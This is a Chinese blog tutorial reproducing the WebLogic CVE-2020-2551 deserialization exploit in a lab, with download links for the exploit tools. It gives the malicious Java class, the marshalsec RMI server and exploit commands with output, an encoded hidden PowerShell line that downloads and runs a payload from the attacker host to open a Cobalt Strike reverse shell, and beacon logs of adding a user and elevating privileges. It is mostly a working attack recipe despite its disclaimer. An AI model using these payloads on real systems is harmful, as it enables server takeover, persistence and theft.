Weblogic CVE-2020-2551漏洞复现&CS实战利用

原创 renbao HACK学习呀
2020-12-15原文

Weblogic CVE-2020-2551漏洞复现

Weblogic IIOP 反序列化

漏洞原理

https://www.anquanke.com/post/id/199227#h3-7
https://www.cnblogs.com/tr1ple/p/12483235.html

漏洞复现

Weblogic CVE-2020-2551复现过程

靶机：windows7系统

IP地址：192.168.43.20

攻击机：windows10系统

IP地址：192.168.43.38

•工具下载地址

https://pan.baidu.com/s/1N9oW3PtJJpkGC-W-LkgW9A 提取码：03vx

exp.java

marshalsec-0.0.3-SNAPSHOT-all.jar

weblogic_CVE_2020_2551.jar

名称	修改日期	类型	大小
weblogic_CVE_2020_2551.jar	2020/7/20 15:01	Executable Jar File	104,669 KB
marshalsec-0.0.3-SNAPSHOT-all.jar	2020/7/20 15:01	Executable Jar File	45,478 KB
exp.java	2020/7/20 16:56	Java 源文件	1 KB

- exp.java源代码

```
import java.io.IOException;

public class exp {

  static{

    try {

      java.lang.Runtime.getRuntime().exec(new
String[]{"cmd","/c","calc"});

    } catch (IOException e) {

      e.printStackTrace();

    }

  }

  public static void main(String[] args) {



  }

}
```

- 1、在exp.java中修改执行的命令，编译生成exp.class

```
javac exp.java -source 1.6 -target 1.6
```

```
D:\Download\CVE-2020-2551\test
λ javac exp.java -source 1.6 -target 1.6
警告: [options] 未与 -source 1.6 一起设置引导类路径
1 个警告
```


- 2、用python启动一个web服务，需要与exp.class在同一文件夹

```
python -m SimpleHTTPServer 80
```

```
python3 -m http://server 80
```

```
D:\Download\CVE-2020-2551\test
λ python -m SimpleHTTPServer 80
D:\Download\CVE-2020-2551\test
λ python3 -m http.server 80
```

HACK学习呀

- 3、使用marshalsec起一个恶意的RMI服务

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.RMIRefServer "http://192.168.43.38/#exp" 1099
```

```
D:\Download\CVE-2020-2551
λ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.43.38/#exp" 1099
* Opening JRMP listener on 1099
Have connection from /192.168.43.20:49469
Reading message...
Is RMI.lookup call for exp 2
Sending remote classloading stub targeting http://192.168.43.38/exp.class
Closing connection
```


HACK学习呀

- 4、利用漏洞攻击使目标弹出计算器

```
java -jar weblogic_CVE_2020_2551.jar 192.168.43.20 7001
rmi://192.168.43.38:1099/exp

//java -jar weblogic_CVE_2020_2551.jar 靶机IP地址 靶机端口 RMI服务
```

```
λ java -jar weblogic_CVE_2020_2551.jar 192.168.43.20 7001 rmi://192.168.43.38:1099/exp
javax.naming.NamingException: Unhandled exception in rebind() [Root exception is org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No]
        at weblogic.corba.j2ee.naming.Utils.wrapNamingException(Utils.java:83)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:392)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:350)
        at javax.naming.InitialContext.rebind(Unknown Source)
        at com.payload.Main.main(Main.java:46)
Caused by: org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:477)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:384)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:341)
        at org.omg.CORBA.portable.ObjectImpl._invoke(Unknown Source)
        at weblogic.corba.cos.naming._NamingContextAnyStub.rebind_any(_NamingContextAnyStub.java:52)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:378)
        ... 3 more
Caused by: org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No
        at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
        at sun.reflect.NativeConstructorAccessorImpl.newInstance(Unknown Source)
        at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(Unknown Source)
        at java.lang.reflect.Constructor.newInstance(Unknown Source)
        at java.lang.Class.newInstance(Unknown Source)
        at weblogic.iiop.ReplyMessage.getThrowable(ReplyMessage.java:318)
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:468)
        ... 8 more
-----------------------
----没有回显   自行检测----
-----------------------
```

HACK学习呀



Cobalt strike工具实战利用

反弹sehll

1、启动cs团队服务器、客户端，生成powershell运行后门命令

- 2、修改powershell

Runtime.getRuntime().exec()函数解决

http://www.jackson-t.ca/runtime-exec-payloads.html

详情见Apache Shiro 反序列化漏洞复现（CVE-2016-4437）

https://www.cnblogs.com/renhaoblog/p/12971152.html


- 3、编写exp.class脚本

```
import java.io.IOException;

public class exp {

  static{

    try {

      java.lang.Runtime.getRuntime().exec(new
String[]{"cmd","/c","powershell.exe -NonI -W Hidden -NoP -Exec
Bypass -Enc
cABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBuAG8AcAAgAC0AdwAgAGgA
aQBkAGQAZQBuACAALQBjACAAIgBJAEUAWAAgACgAKABuAGUAdwAtAG8AYgBqAGUA
```

YwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8A
YQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgA
LgA0ADMALgAxADMAOAA6ADgAMAAvAGEAJwApACkAIgA="});


```
    } catch (IOException e) {
      e.printStackTrace();
    }
  }
  public static void main(String[] args) {


  }
}
```


- 4、利用weblogic CVE-2020-2551漏洞反弹shell




rundll32.exe提权


•1、遇到创建用户失败，利用rundll32.exe进行用户提权


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external internal listener user computer note process pid arch last
192.168.43.20 192.168.43.20 192.168.43.20 lijingrong * LIJINGRONG-PC rundll32.exe 928 x64 36s
192.168.43.20 192.168.43.20 192.168.43.20 lijingrong LIJINGRONG-PC powershell.exe 976 x64 43s
日志X 脚本管理器X 监听器X Files 192.168.43.20@976 X 屏幕截图X Script Console X 键盘记录X 代理信息X 目标X
Processes 192.168.43.20@976 X Services X web日志X Beacon 192.168.43.20@976 X Beacon 192.168.43.20@928 X
[-] Unknown command:
beacon> shell net user renhao 123456 /add
[*] Tasked beacon to run: net user renhao 123456 /add
beacon> shell net user
[*] Tasked beacon to run: net user
[+] host called home, sent: 109 bytes
beacon> portscan null-255.255.255.255 3389 arp 1024
[*] Tasked beacon to scan ports 3389 on null-255.255.255.255
[+] received output:
发生系统错误 5。
拒绝访问。
[+] received output:
\\LIJINGRONG-PC 的用户帐户
[LIJINGRONG-PC] lijingrong/976 (x64)
beacon>
HACK学习呀


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external internal listener user computer note process pid arch last
192.168.43.20 192.168.43.20 192.168.43.20 lijingrong * LIJINGRONG-PC rundll32.exe 928 x64 39s
192.168.43.20 192.168.43.20 192.168.43.20 lijingrong powershell.exe 976 x64 46s
进入beacon
执行
目标
中转
增加会话
会话
转储Hash
提权
黄金票据
制作令牌
One-liner
Run Mimikatz
Spawn As
日志X 脚本管理器X 监听器X Files 192.168.43.20@976 X Script Console X 键盘记录X 代理信息X 目标X
Processes 192.168.43.20@976 X Services X web日志X Beacon 192.168.43.20@976 X Beacon 192.168.43.20@928 X
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
lijingrong-pc\lijingrong
beacon> elevate uac-token-duplication 192.168.43.20
[*] Tasked beacon to spawn windows/beacon_http/reverse_http (192.168.43.138:80) in a high integrity process (token duplication)
[+] host called home, sent: 280352 bytes
[+] received output:
[+] Success! Used token from PID 2176
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
lijingrong-pc\lijingrong
[LIJINGRONG-PC] lijingrong/976 (x64)
beacon>
HACK学习呀



•2、用户创建成功



参考链接

Weblogic CVE-2020-2551复现

https://blog.csdn.net/weixin_44677409/article/details/106493733

声明


严禁读者利用以上介绍知识点对网站进行非法操作，
本文仅用于技术交流和学习，如果您利用文章中介绍的知识对他人造成损失，
后果由您自行承担

END

推荐阅读：

点赞，转发，在看

原创投稿作者：renbao



精选留言

用户设置不下载评论